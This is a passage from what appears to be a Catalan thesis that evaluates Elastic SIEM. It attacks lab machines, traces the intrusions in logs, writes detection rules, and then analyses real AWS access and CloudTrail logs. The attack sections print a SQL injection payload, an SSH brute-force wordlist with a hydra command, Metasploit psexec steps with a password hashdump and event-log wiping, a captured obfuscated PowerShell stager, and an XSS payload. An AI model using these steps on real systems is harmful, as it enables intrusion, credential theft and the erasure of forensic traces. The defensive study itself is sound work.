
A continuació, es revisarà si Elastic SIEM ha detectat aquesta intrusió. Accedint a *overview*, podem veure que no s'ha detectat cap *signal* ni cap alarma (Captura 103: Finestra Overview).

Si accedim als *hosts* i seleccionem el *host* en qüestió, podem veure que només s'han detectat 2 *logins* de l'usuari *leia_organa* (Captura 104: Autenticacions del host). Si continuem a l'apartat *Uncommon processes*, veiem que s'ha connectat mitjançant SSH i ha realitzat *sudo* (Captura 105: Processos no comuns), un comportament normal si la usuària té permisos per fer-ho.



Deixem aquesta finestra i ens dirigim a *Network*, aquí podem veure una connexió des de la IP 192.168.43.142, una IP de fora de l'organització. Si indaguem una mica més amb aquesta dada, podem veure que una de les connexions que s'ha realitzat ha estat al servidor afectat mitjançant l'usuari *leia_organa* (Captura 106: Informació de Network).

A continuació, busquem més informació sobre el servidor afectat fent clic sobre la IP. Si ens dirigim al panell HTTP *requests*, podem veure que s'han realitzat diverses sol·licituds a l'aplicació de *payroll_app.php* (Captura 107: Detall source IP). Per continuar amb la investigació, crearem una *timeline* amb aquesta informació. Si fem clic sobre un dels esdeveniments, ens crida l'atenció que el camp *url.query* que s'ha utilitzat és estranya (Captura 108: Timeline de l'URL query):



`password=&s=OK&user=%27+OR+1%3D1+UNION+SELECT+null%2Cnull%2Cusername%2Cpassword+FROM+users%23`

Una altra informació interessant que mostra és que s'ha llençat aquesta *query* des de la IP 192.168.43.1¹² (Captura 109: Detall del timeline source IP).

Si filtrem per aquest interval de temps, ens dirigim a la finestra de *Hosts* i seleccionem el servidor en qüestió, podem veure que l'autenticació de la usuària ha estat aproximadament 6 minuts més tard.


Si ens dirigim a veure els esdeveniments i creem una *pipeline* amb la següent *query*:

host.name: "metasploitable3-ub1404" and NOT event.category: "network_traffic".

Podem seguir les tasques que s'han realitzat: podem veure que la usuària ha fet *login* des de la IP 192.168.43.142 (Captura 110: Timeline del host franja horària), a continuació podem veure que ha realitzat un *sudo* per elevar els permisos a *root* (Captura 111: Timeline d'accions 1) i també podem veure que ha editat el fitxer */etc/hosts* (Captura 112: Timeline d'accions 2). Si ens fixem en un dels

¹² Aquesta IP s'assigna a l'equip que té allotjat el VMWare Workstation.

esdeveniments, podem veure que ha saltat l'alarma de *File Integrity*, que indica que l'arxiu s'ha modificat (Captura 113: Timeline d'accions 3).



De nou, mitjançant Elastic SIEM hem pogut realitzar la traçabilitat de les accions que s'han realitzat en aquesta intrusió: hem vist que s'ha realitzat un *SQL injection*, s'ha accedit al servidor mitjançant un usuari, aquest ha elevat els permisos a *root* i ha modificat un arxiu de sistema. No obstant això, de nou no ha aparegut cap *signal* ni cap alarma que ens pugui fer pensar que s'ha patit una bretxa de seguretat.

Per tal de detectar aquest tipus d'atacs, podem afegir una regla a partir de la següent consulta (Captura 114: Creació de la regla SQL-Injection):

```
url.query : *%27+OR+1%3D1* or url.query : *%27+or+1%3D1*
```

D'aquesta manera, si s'intenta de nou realitzar aquesta acció, ens apareixerà un *signal* (Captura 115: Detecció del signal SQL-Injection).

5.2.6.2. Metasploitable 3: Windows 2008 R2

Per tal de realitzar una prova d'intrusió, un dels primers passos que es poden fer és realitzar un anàlisi de ports per tal de poder obtenir informació sobre els diferents serveis que està executant el servidor. Podem realitzar l'escàner de ports amb la següent comanda, on es guardarà la sortida en un arxiu en format xml (Captura 116: Nmap de Windows i Captura 117: Nmap de Windows 2):

```
nmap -sV -Pn -T4 -p 1-65535 -oX winmetasploitable3.xml 192.168.43.104
```

5.2.6.2.1. Força bruta i *exploit* mitjançant *psexec*

Un dels serveis que ens ofereix la màquina virtual és el SSH, escoltant pel port 22. Per tal d'aconseguir les credencials, és possible realitzar un atac per força bruta. Per això hem creat un diccionari amb la següent informació:

```
root
toor
msfadmin
password123
password12345
amin
@dm1n
vagrant
```

Seguidament, sabent que un dels usuaris que existeix a la màquina virtual s'anomena *vagrant*, realitzarem un atac de força bruta a través de l'aplicació *hydra*. La comanda a executar serà la següent (Captura 118: Obtenció de la contrasenya per força bruta):

```
hydra -l vagrant -P ssh_wordlist.txt 192.168.43.104 ssh
```

Un cop finalitzi l'execució, podrem veure que la contrasenya de l'usuari *vagrant* és *vagrant*. Un cop disposem d'aquesta informació, el següent pas serà intentar aconseguir permisos d'administrador de la màquina. Per fer-ho, utilitzarem un *exploit* del *Metasploit Framework Console*, que, si es disposa d'un usuari i una contrasenya vàlida, és possible aconseguir permisos d'administració de l'entorn mitjançant la utilització del *psexec* (Captura 119: Exploit psexec). El *psexec* és una utilitat que permet executar processos de manera remota. Seguirem els següents passos (Captura 120: Accés al meterpreter).

```
msfconsole
use exploit/windows/smb/psexec
set rhost 192.168.43.104
set SMBUser vagrant
set SMBPass vagrant
run
```

Un cop hem accedit al *meterpreter*, podem obtenir els usuaris i els hash de tots els usuaris locals de l'entorn. (Captura 121: Hashdump) executant:

```
run post/windows/gather/hashdump
```

Seguidament, mitjançant la comanda `clearev`, podrem netejar el visor d'esdeveniment de l'equip (Captura 122: Neteja del visor d'esdeveniments).

Amb aquest atac, haurem aconseguit obtenir accés al servidor amb un atac per força bruta al servei SSH, realitzar un *dump*¹³ del *SAM Databases* que conté la informació de tots els usuaris i netejar el visor de successos per tal d'evitar possibles traces.

A continuació, realitzarem un seguiment d'aquesta intrusió des del mateix Elastic SIEM. Si revisem les deteccions, podem veure que s'ha detectat un *network trojan* mitjançant una alarma. Si ens fixem en la IP destí, podem veure que és la 192.168.43.104 (Captura 123: Alerta de network trojan). Si obrim aquest esdeveniment, podem veure en el camp *suricata.eve.alert.signature* ens apareix la informació que és possible que sigui un *payload* del *Metasploit* (Captura 124: Signatura del Suricata).


¹³ Dump: procés que permet extreure i exportar informació.

External alerts

Showing: 35 external alerts

@timestamp ↓	event.module	event.dataset	event.category
! suricata eve.alert.category		A Network Trojan was detected	
# suricata eve.alert.gid		1	
! suricata eve.alert.metadata.affected_product		Any	
! suricata eve.alert.metadata.attack_target		ClientLand_Server	
! suricata eve.alert.metadata.created_at		2018_05_16	
! suricata eve.alert.metadata.deployment		Datacenter Internal Internet Perimeter	
! suricata eve.alert.metadata.former_category		TROJAN	
! suricata eve.alert.metadata.signature_severity		Critical	
! suricata eve.alert.metadata.tag		Metasploit	
! suricata eve.alert.metadata.updated_at		2018_07_09	
# suricata eve.alert.rev		1	
! suricata eve.alert.signature		ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	
# suricata eve.alert.signature_id		2025644	
! suricata eve.event.type		Alert	

Si accedim a la informació d'aquest host, podem veure que hi ha hagut molts intents fallits d'accés amb l'usuari *vagrant* i, l'últim accés acceptat, s'ha realitzat des de la IP 192.168.43.142 (Captura 125: Intents fallits d'accés amb un usuari).



Seguidament, si accedim als processos no comuns, podem veure que s'ha executat el procés *conhost.exe* i un *powershell* (Captura 126: Processos no comuns). Per tenir més detall d'aquesta informació, si accedim als esdeveniments d'aquest mateix *host*, podem veure més detall d'aquests processos (Captura 127: Detall dels processos).

@timestamp ↓	message	host.name	event.module	event.dataset	event.action	user.name	source
Apr 18, 2020 @ 11:53:50.099	Process powershell.exe (PID: 5308)	winmetasploit3.mistic.lab	system	process	process_started	NT AUTHORITY\SYSTEM	---
<p>NT AUTHORITY\SYSTEM @ winmetasploit3.mistic.lab in C:\Windows started process powershell.exe (5308) C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c &{[scriptblock]:create(New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream)(New-Object GxJhbFLE0lmjUJmpqULe4tVvqgDk3MGNQAWNpCHmAni9IyGREiBHC1dKqEN7z14z4iLov+w7DLIR5zvQ9c7BL7PLfHCx4fCBHkQBvQy3iLGGC3FmNCIQiYoz+17fId3M2ZE8yIRWHM1ZRNfCSZQyIYw7JHoCIQ/CdkPRVHJOLxqE9IG/W via parent process (6816)</p> <p># c044ad82d0b5fe92a4030fc6ee3d353b136a85fe</p> <p>Process powershell.exe (PID: 5308) by user NT AUTH</p>							

Filtrem per la franja horària d'aquests esdeveniments i creem una *timeline* amb la següent query: `host.name: winmetasploit3.mistic.lab and agent.type: packetbeat and not destination.port: 9200` Podem detectar que s'han connectat al servei SSH d'aquest servidor des de la IP 192.168.43.142 de fora de l'organització. També aquest servidor s'ha connectat mitjançant el port 444 a la mateixa IP (Captura 128: Connexions amb SSH al servidor i Captura 129: Connexions des del servidor).



Si busquem més informació proporcionada pel Suricata durant aquest període de temps filtrant per `suricata.eve.alert.category: A Network Trojan was detected`, podem trobar més informació de com s'ha realitzat aquest atac. Ens apareix: *"ET POLICY Powershell Command With NonInteractive Argument Over SMB - Likely Lateral Movement"*. Per tant, s'ha detectat que l'atac s'ha originat des del servei SMB (Captura 130: Origen de l'atac servei SMB).

Si busquem l'esdeveniment `event.code:1102`, podem veure que també s'ha realitzat una neteja del visor de successos (Captura 131: Neteja del visor d'esdeveniments).

Durant aquesta intrusió, hem pogut seguir el fil de totes les accions que s'han realitzat gràcies a l'alerta que ha llençat el Suricata. Inicialment, s'ha detectat el possible troià de la xarxa i, començant la revisió en aquesta franja horària, hem pogut realitzar un seguiment de les accions realitzades. No obstant això, per aconseguir aquesta traçabilitat ha estat necessari utilitzar tres Beats diferents: WinlogBeat, AuditBeat i PacketBeat.

Per tal de detectar aquest tipus d'intrusió, una de les primeres senyals que podem utilitzar és la del *Trojan Network* que ens indica el Suricata. Per tant, podem realitzar una *signal* amb la següent *query*: `suricata.eve.alert.category: A Network Trojan was detected` (Captura 132: Regla de network trojan del Suricata).

La següent *signal* que podem crear és la que correspon al procés *powershell* executat, podem utilitzar la següent *query*: `process.hash.sha1 : "c044ad82d0b5fe92a4030fc6ee3d353b136a85fe"`.

Si de nou tornem a executar aquesta intrusió, ens apareixeran les *signals* creades (Captura 134: Signal hashdump i network trojan).

5.2.5.3. Web Security Dojo

Com s'ha comentat anteriorment, aquesta distribució esta pensada per realitzar proves d'intrusió web.

5.2.5.3.1. SQL Injection

Una de les principals vulnerabilitats que es poden trobar en una aplicació web és l'existència de formularis que permeten realitzar atacs de *SQL Injection*. La de *Owasp Juice Shop*, que ens ofereix aquesta distribució, no és una excepció. Provarem de realitzar una *SQL Injection* al formulari de *login* que podem localitzar a la següent url:

<http://192.168.43.105:3008/#/login>

Per realitzar aquest atac, introduïrem els següents valors, com es pot veure a la Captura 135: SQL-Injection:

```
Email: ' or 1=1;--  
Password: aaa
```


Un cop fem clic sobre *login*, podem veure que hem pogut accedir a l'aplicació com a administrador (Captura 136: Login SQL-Injection).

Si analitzem aquest cas amb l'Elastic SIEM, podem veure que han aparegut dues alertes al Suricata. No obstant això, aquestes alertes fan referència a accions que realitza la mateixa web, no tenen a veure amb la intrusió (Captura 137: Alertes del Suricata).

Com que és una aplicació web, podem veure més detall de les transaccions que es realitzen si accedim a l'apartat *Network* i ens dirigim a *HTTP Requests*. En aquest apartat, podem veure que s'ha fet una crida al */rest/user/login* (Captura 138: HTTP Requests).

Si realitzem una *timeline* amb aquest camp, podem veure que apareix un registre que prové del mateix servidor (Captura 139: Registre APM 1) i, si entrem en més detall, podem veure que aquesta informació es troba a l'índex de l'APM (Captura 140: Registre APM 2). Si continuem revisant els detalls, podem veure que en el camp `http.request.body.original` apareix el valor `{"email":"" or 1=1;--","password":"aaa"}` (Captura 141: Registre APM).

<input type="checkbox"/> <code>http.request.body.original</code>	<code>{"email":"" or 1=1;-- ","password":"aaa"}</code>
<input type="checkbox"/> <code>http.request.headers.Accept</code>	<code>application/json, text/plain, */*</code>

Per tal de detectar aquesta intrusió, podríem pensar a crear una *signal* filtrant per aquest valor. No obstant això, no és possible utilitzar aquest camp. Si afegim aquest camp al *timeline*, tot i estar dins de la mateixa franja horària, no ens retorna cap valor, tal com podem veure a la Captura 142: No filtratge per camp. Elastic SIEM. El motiu de no poder realitzar cerques per aquest camp, és que no forma part de l'*Elastic Common Schema*.

5.2.5.3.2. Atac XSS

Una altra de les vulnerabilitats que es poden localitzar freqüentment a les webs, és la realització d'atacs de *Cross-Site Scripting*. Podem realitzar un atac XSS si introduïm el següent text a la cerca de la pàgina web (Captura 143: Atac XSS):
`<iframe src="javascript:alert(`xss`)">`

Realitzem un seguiment d'aquest atac a l'Elastic SIEM i veiem que no ens apareix cap alerta. Continuant amb el seguiment, si accedim de nou a *Network* i revisem els *Http Requests*, tampoc detectem la sol·licitud. No obstant això, si accedim a l'apartat d'APM d'Elastic, podem veure la transacció però no indica quin és el valor que s'ha buscat: Captura 144: Informació APM.

En aquest cas, Elastic SIEM no ens permet detectar, ni poder veure les accions realitzades amb l'atac *Cross-Site Scripting*.

5.2.7. Conclusions Escenari 1

Un cop realitzades les diferents proves amb aquest escenari i, havent adquirit més coneixement sobre l'aplicació, podem extreure'n les següents conclusions:

- Elastic SIEM és molt útil per tal de detectar intrusions pel que fa a sistemes: permet detectar comunicacions i, fins i tot, les comandes que han fet possible la intrusió. No obstant això, aquestes facilitats no s'apliquen si parlem d'intrusions web.
- Elastic SIEM ens proporciona una interfície amigable per tal de realitzar cerques i realitzar els seguiments dels diferents *logs* que s'han introduït gràcies als diferents Beats. D'aquesta manera, ha estat possible seguir les diferents intrusions que s'han realitzat, podent veure les accions que s'han efectuat.
- La majoria de les deteccions d'aquestes intrusions s'han hagut de realitzar a posteriori de manera manual, ja que les regles que incorpora el mateix Elastic SIEM són limitades i estan centrades a detectar casuístiques puntuals del servidor. A causa de a la quantitat de dades que s'han introduït, és complicat veure en temps real les intrusions efectuades. En moltes ocasions s'ha pogut detectar gràcies a la presència del Suricata com a sistema d'IDS que, gràcies a les seves regles, llança alertes contra l'Elastic SIEM.
- Les regles de detecció es basen en la realització de cerques dels diferents índexs que s'han incorporat. No és possible realitzar correlacions d'esdeveniments, això fa que permeti només la realització de cerques pels camps que apareixen a l'*Elastic Common Schema*.
- Tot i disposar de l'APM-Server, ha estat complicat poder realitzar el seguiment de les intrusions web. A més, alguns camps que podien ser útils per crear una regla, no ho han permès, ja que no es troben dins de l'*Elastic Common Schema*.

5.3. Escenari 2: *Cloud Amazon Web Service*

Un cop hem vist el que ens ofereix Elastic SIEM en un entorn empresarial, el següent pas serà veure què ens pot oferir a un entorn al *cloud*.

5.3.1. Obtenció de les dades

Com s'ha comentat en apartats anteriors, existeixen diferents orígens on podem localitzar els *logs* de l'aplicació real utilitzada en aquest escenari. Part d'aquests *logs* de l'aplicació s'emmagatzemen a un *bucket s3*¹⁴, a més, també hi ha dades interessants sobre seguretat del compte d'AWS en el *Cloudtrail*¹⁵.

¹⁴ Servei que s'ofereix des d'AWS que permet l'emmagatzematge d'objectes al Cloud.

¹⁵ Servei que s'ofereix des d'AWS que permet realitzar auditories de governança, conformitat, operativa i de risc del compte AWS.

5.3.1.1. Logs d'aplicació: S3

Un dels *logs* més importants per afegir a l'Elastic Search, correspon als *logs* d'accés a l'aplicació. Per tal de poder emmagatzemar aquesta informació, s'ha de convertir en informació estructurada. Per fer-ho, s'utilitzarà el Logstash i, mitjançant el filtre *grok*, transformarem aquesta informació.

Aquests *logs* com ja he comentat, s'emmagatzemen al Servei S3 d'Amazon. Una de les característiques d'aquest servei, tal com es pot veure a "Precios de Amazon S3" de la seva pròpia web, és que el cost d'emmagatzematge és baix. No obstant això, cada GET que es realitza sobre els diferents objectes es factura a part. Per tal d'estalviar costos al client, he descarregat aquest *logs* directament a l'ElasticSearch i he realitzat el seu processat localment. Com que aquestes dades són reals, per tema de privacitat, he amagat algunes parts dels noms.

Per tal de poder descarregar aquests *logs*, he utilitzat el mateix client d'AWS i he executat la següent comanda:

```
aws s3 cp --recursive s3://<client>-logs/front/2020/ /dades/s3logs --profile <client>
```

Un cop ja disposem dels *logs*, el següent pas serà configurar el Logstash (Configuració 1: Configuració del Logstash) perquè processi aquesta informació:

- Primer de tot, configuraré que la font de les dades sigui d'un Beat que escoltarà pel port 5044.
- El següent pas és configurar el filtre: serà l'encarregat de processar cadascuna de les línies que li enviem i transformar-les en dades estructurades. S'utilitzaran els filtres del *grok* i s'assignaran els diferents camps segons l'*Elastic Common Schema*. A més, ho enriquiré amb la informació geogràfica de la IP que realitza la comunicació.
- En últim lloc, quedarà indicar on volem que s'emmagatzemi la informació, que serà a l'ElasticSearch.

Un cop ja tenim configurat el Logstash, el següent pas serà configurar el FileBeat per tal que pugui enviar el contingut dels diferents logs al Logstash. Com que no és possible utilitzar un mateix FileBeat per diferents outputs, s'ha decidit instal·lar-ne un de nou. Aquest s'ha configurat de manera que, com a output, enviï el contingut dels fitxers que llegeix al Logstash. **Configuració 2: Configuració del FileBeat AWS.**

A partir d'aquest punt, el FileBeat recollirà tots el *logs* que hi hagi a la carpeta `/dades/s3logs/logs/*`, els enviarà al Logstash i els incorporará a l'ElasticSearch amb la data en què van succeir (Captura 145: Incorporació dels logs d'aplicació a l'Elasticsearch).

5.3.1.2. CloudTrail Logs

Uns altres *logs* que són interessants de poder analitzar són els provinents del *CloudTrail*.

Per tal d'obtenir aquesta informació, utilitzarem l'*awscli*¹⁶. No obstant això, el valor que obtenim, tot i ser un JSON, conté alguns valors que impedeixen que es pugui processar. Per tal que la informació descarregada sigui correcta, utilitzarem la següent comanda:

```
aws cloudtrail lookup-events --profile <perfil> --start-time "DD/MM/AAAA, HH:MM" --end-time "DD/MM/AAAA, HH:MM" --query 'Events[].CloudTrailEvent' --output json | sed -e 's/\n//g' | sed -e 's/\\/g' | sed -e 's/"/{}/g' | sed -e 's/}/}/g' | sed -e 's/ //g' > Eventsawscli.json
```

Per tal de poder processar i afegir aquests *logs* a l'ElasticSearch, serà necessari realitzar una nova configuració que permeti tractar els fitxers JSON. A més, s'aplicarà un filtre que assigni a la *@timestamp*¹⁷el valor *eventTime* del fitxer generat. **Configuració 3: CloudTrail Logstash.**

Per tal d'enviar aquests nous *logs* al Logstash, s'haurà d'ajustar la configuració del FileBeat perquè accepti els *logs* en format JSON **Configuració 4: FileBeat JSON.**

D'aquesta manera, aconseguirem que la informació del *CloudTrail* s'incorpori a l'ElasticSearch, permetent realitzar consultes sobre aquests valors. (Captura 146: Esdeveniment CloudTrail I i Captura 147: Esdeveniment Cloudtrail II).

5.3.2. Anàlisi de dades

5.3.2.1. Logs d'aplicació: S3

Aquestes dades corresponen a un entorn real de producció, per tant, no serà possible simular atacs. No obstant això, el passat dia 24 de març es va detectar que un tipus de consultes específiques provocaven que el consum de recursos de l'aplicació es disparés. Per tal d'analitzar aquesta casuística, he importat els *logs* d'aquells dies.


La consulta que generava aquest comportament era:

```
/biz_photos/scrollable_photos/piZzhgc6o8I5RAiYWMBWtw,w2F5N4h26hOrz2KoxThomw,EbUZhm4fLpsWQ8fpBhhgEQ,iVmS58gWggsBcrmH2adGkQ,8--tWZ3ovFCwT9Fs5Mjvbw,aYllvAqd6cnHX6AGkhjq5Q,_QUh5vFHSuw8R_uiFZ7XKQ,gq-1gRNvJHz3s4hSSJBisA,IB2u25TrT22WMwtqTXVmeQ,ubb9LaZSVa1A2FQ9YlfiaA,gxNxt-sk72z9ja6QNYnEHw
```

Si analitzem el *logs* que hem importat, podem veure que la consulta es va realitzar a les 02:08. (Captura 148: GET consulta estranya). Si entrem en detall en aquesta consulta, podem veure que es va realitzar un GET i va retornar un codi 404, indicant que no existeix (Captura 149: Detall de la consulta).

¹⁶ Client que s'utilitza per interactuar d'una manera senzilla amb l'API d'AWS. Permet administrar mitjançant línia d'ordres els diferents serveis que s'ofereixen.

¹⁷ Camp de l'Elastic Common Schema que s'utilitza per informar la data i l'hora en què ha aparegut l'esdeveniment.



Amb la informació que ens proporciona l'esdeveniment, podem realitzar un filtre amb la IP origen mitjançant un *timeline* `source.ip: 40.x.x.63`. D'aquesta manera, aconseguim tenir una traçabilitat de les diferents peticions que es van fer contra la web (Captura 150: Filtre per IP) on podem veure que, moltes de les peticions que es van realitzar, van retornar un codi d'error 404. Si ajustem el *timeline* i li afegim que el codi de resposta sigui diferent a 404: `source.ip: 40.x.x.63 and not http.response.status_code: 404` podem veure que aquesta IP no ha realitzat cap petició diferent (Captura 151: Consultes amb estat diferent a 404). Per tant, és altament probable que fos algun tipus de bot intentant obtenir dades de la web.

>	🔍	🗨️	Mar 23, 2020 @ 15:23:27.000	/_layouts/15/blank.js	404
>	🔍	🗨️	Mar 23, 2020 @ 13:07:01.000	/css/btn.min.css	404
>	🔍	🗨️	Mar 23, 2020 @ 13:07:00.000	/js/capslock.js	404
>	🔍	🗨️	Mar 23, 2020 @ 13:06:59.000	/js/jeasyui/jquery.easyui.m...	404
>	🔍	🗨️	Mar 23, 2020 @ 11:24:05.000	/web/css/lity.css	404
>	🔍	🗨️	Mar 23, 2020 @ 11:24:04.000	/web/js/validation.js	404
>	🔍	🗨️	Mar 23, 2020 @ 11:24:04.000	/web/js/common.js	404
>	🔍	🗨️	Mar 23, 2020 @ 11:24:03.000	/web/js/jquery.hc-sticky.m...	404
>	🔍	🗨️	Mar 23, 2020 @ 11:24:02.000	/web/css/jquery.treefilter.c...	404
>	🔍	🗨️	Mar 23, 2020 @ 11:24:02.000	/web/css/ranking.css	404
>	🔍	🗨️	Mar 23, 2020 @ 10:53:30.000	/assets/js/hasa/detail.min.js	404

Una altra manera de detectar anomalies amb aquestes dades, és utilitzant la geolocalització de les IPs. Aquesta informació l'hem obtinguda amb l'enriquiment explicat en l'apartat anterior i necessitarem configurar l'aplicació de mapes del Kibana. Per tal de poder utilitzar aquesta funcionalitat, serà necessari crear l'*Index pattern* (Captura 152: Index Pattern I i Captura 153: Index Pattern II) i crear una capa a l'aplicació de mapes amb el camp `client.geo.location`. (Captura 154: Configuració de la capa I, Captura 155: Configuració de la capa II i Captura 156: Configuració de la capa III).

Si observem el mapa, podem veure que el principal lloc d'origen dels usuaris és la península Ibèrica, part d'Europa i els Estats Units. No obstant això, hi ha algunes connexions puntuals des de Rússia o bé des de la Xina.



Si observem una de les IP's que ha accedit des de Rússia (Captura 157: Accés des de Rússia), podem veure un intent d'accés a la ruta `/wp-config.php.fatt-debug-bak` (Captura 158: Detall d'accés des de Rússia). Aquesta ruta correspon a un arxiu de configuració d'un *WordPress*. No obstant això, la web en qüestió no utilitza aquesta tecnologia, cosa que fa pensar en un possible intent maliciós per obtenir dades. Si al *timeline* li apliquem un filtre buscant `url.path: *wp-config*`, podem veure que des d'altres localitzacions també s'ha intentat accedir en aquesta ruta (Captura 159: Intents accés `*wp-config*`).

Per tal de detectar aquests tipus de consultes, he realitzat una *signal* amb les següents consultes: `url.path: *wp-config*` (Captura 160: Signal wp-config) o bé: `url.path: /biz_photos/scrollable_photos/*` (Captura 161: Signal consulta estranya).

5.3.2.2. Cloudtrail Logs

Com hem comentat anteriorment, aquests *logs* ens ofereixen informació sobre auditoria, conformitat i operativa. Aquesta informació s'obté gràcies a la interacció entre els diferents components i usuaris amb l'API que ofereix AWS.

Com es va comentar durant la planificació dels diferents escenaris, les diferents webs tenen format de contenidor i s'utilitza una plataforma de *Kubernetes* per executar-los. Aquesta plataforma està formada per tres servidors màsters que controlen el funcionament dels diferents *workers*. Per saber l'estat en què es troben els diferents components d'aquest servidors, utilitzen l'API d'AWS. Analitzant un d'aquests esdeveniments, podem veure la següent informació (Captura 162: Detall d'esdeveniment d'instància I, Captura 163: Detall d'esdeveniment d'instància II, Captura 164: Detall d'esdeveniment d'instància III):

- Instància que ha realitzat l'acció: `userIdentity.principalId`
- Quin rol ha utilitzat: `userIdentity.sessionContext.sessionIssuerArn`
- Tipus d'acció que ha executat: `eventName` i `userIdentity.type`.
- Sobre què ho ha executat: `requestParameters.filterSet.items`

Un altre tipus d'informació que podem obtenir d'aquests *logs*, són les accions que realitzen els diferents usuaris. En l'exemple següent podem veure com

l'usuari de monitoratge ha utilitzat l'API per saber l'estat d'una instància. Els camps destacats serien (Captura 165: Detall d'acció d'usuari I i Captura 166: Detall d'acció d'usuari II):

- Usuari que realitza l'acció: `userIdentity.userName` i `userIdentity.accessKeyId`
- Tipus d'acció que ha executat: `eventName`
- Sobre què ho ha executat: `requestParameters.instancesSet.items`

5.3.3. Conclusions de l'escenari 2

Com s'ha comentat anteriorment, l'objectiu d'aquest escenari era comprovar què ens pot oferir Elastic SIEM per la detecció de problemes de seguretat en una plataforma real al núvol. En aquest cas, no ha estat possible realitzar cap mena d'intrusió. No obstant això, ha estat possible detectar algunes anomalies mitjançant els *logs* d'accés a l'aplicació.

En aquest cas, com que no s'han pogut utilitzar els Beats propis de l'Elastic, la importació de les dades a l'ElasticSearch i el seu processat per tal de ser analitzades mitjançant l'Elastic SIEM, ha estat més artesanal. He hagut de processar aquests *logs* en text pla i, mitjançant diferents filtres, convertir-los en dades estructurades, intentant assignar aquestes dades estructurades als camps de l'Elastic Common Schema (ECS). Aquest procés s'ha realitzat gràcies al Logstash i al FileBeat.

Continuant amb els *logs* de l'aplicació, també he pogut utilitzar l'aplicació de mapes del Kibana per tal de detectar, d'una manera visual, quina era la localització geogràfica de les consultes.

Pel que fa als *logs* de *CloudTrail*, he hagut de crear un nou índex, ja que els camps que apareixien no es podien enllaçar a l'ECS del FileBeat. Una casuística especial d'aquest *logs*, és que per poder ser analitzats mitjançant Elastic SIEM, ha estat necessari que el nom de l'índex comencés amb el nom: *filebeat-**.

En aquest escenari, la possibilitat de detectar anomalies està lligada directament amb els tipus de *logs* que generen les aplicacions, així com la seva facilitat o dificultat de processar-los per poder-los afegir a l'ElasticSearch.

5.4. Escenari 3: Machine Learning

5.4.1. Que és Machine Learning?

L'objectiu bàsic del Machine Learning és l'elaboració de models que ens permetin realitzar prediccions o detecció d'anomalies. Aquests models s'entrenen¹⁸ gràcies a algorismes que s'apliquen sobre una quantitat molt elevada de dades.

¹⁸ Concepte que s'utilitza en Machine Learning que consisteix a aplicar un algoritme sobre una quantitat important de dades perquè "aprengui" quin és el comportament normal i detectar d'aquesta manera els valors que es desvien d'aquest comportament après.

Sovint aquest procés està format per tres etapes:

- Obtenció de dades:
 - Utilització de diferents *scripts* encarregats d'obtenir informació de diferents fonts de dades. Per obtenir les dades, els productes d'Elastic utilitzen els diferents Beats.
- Processament de les dades i visualització:
 - Utilització de *scripts* per tal d'analitzar les dades obtingudes al punt anterior i realitzar normalitzacions¹⁹ en les dades. L'Elastic Stack ofereix l'ElasticSearch per l'emmagatzematge i el processament de les dades i el Kibana per la seva visualització.
- Creació de models i anàlisi de resultats:
 - Un cop ja es disposa de les dades normalitzades, es procedeix a crear els models basats en algorismes. Sol ser un procés cíclic: es crea el model, s'entrena amb dades, es comprova amb dades reals i s'apliquen modificacions per crear un model nou. A l'Elastic Stack es poden crear aquests models en el Kibana.

Aplicant el Machine Learning en el context de seguretat, es podria:

- Detectar processos anòmals:
